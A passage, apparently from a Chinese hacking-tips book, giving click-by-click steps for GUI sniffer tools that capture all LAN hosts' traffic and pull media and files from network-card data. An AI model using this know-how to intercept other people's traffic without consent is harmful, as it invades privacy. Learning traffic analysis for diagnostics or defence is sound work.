
Step 04 在列表中选择任意一个 UDP 类型的数据包，即可查看其数据信息，如下图所示。



Step 05 在列表中选中任意一个数据包，选择“文件”→“属性”选项，在弹出的“属性”对话框中可以查看其属性信息，如下图所示。



Step 06 在列表中选中任意一个数据包，选择“视图”→“网页报告 -TCP/IP 数据流”选项，即可以网页形式查看数据流报告，如下图所示。




绝招9：嗅探网络中的上下行数据包




《网络数据包嗅探专家》是一款监视网络数据运行的嗅探器，能够完整地捕捉到所处局域网中所有计算机的上行、下行数据包，具体的操作步骤如下。


Step 01 打开《网络数据包嗅探专家》程序，其工作界面如下图所示。




Step 02 单击“开始嗅探”按钮，开始捕获当前网络数据，如下图所示。




Step 03 单击“停止嗅探”按钮，停止捕获数据包，当前的所有网络连接数据将在下方显示出来，如下图所示。



Step 04 单击“IP 地址连接”按钮，将在上方窗格中显示前一段时间内输入与输出数据的源地址与目标地址，如下图所示。




Step 05 单击“网页地址嗅探”按钮，即可查看当前所连接网页的详细地址和文件类型，如下图所示。




绝招10：嗅探网络中流过网卡的数据

使用《网络嗅探器（影音神探）》可以嗅探流过网卡的数据并智能分析过滤，从而快速找到所需要的网络信息，如音乐、视频、图片、文件等，具体的操作步骤如下。

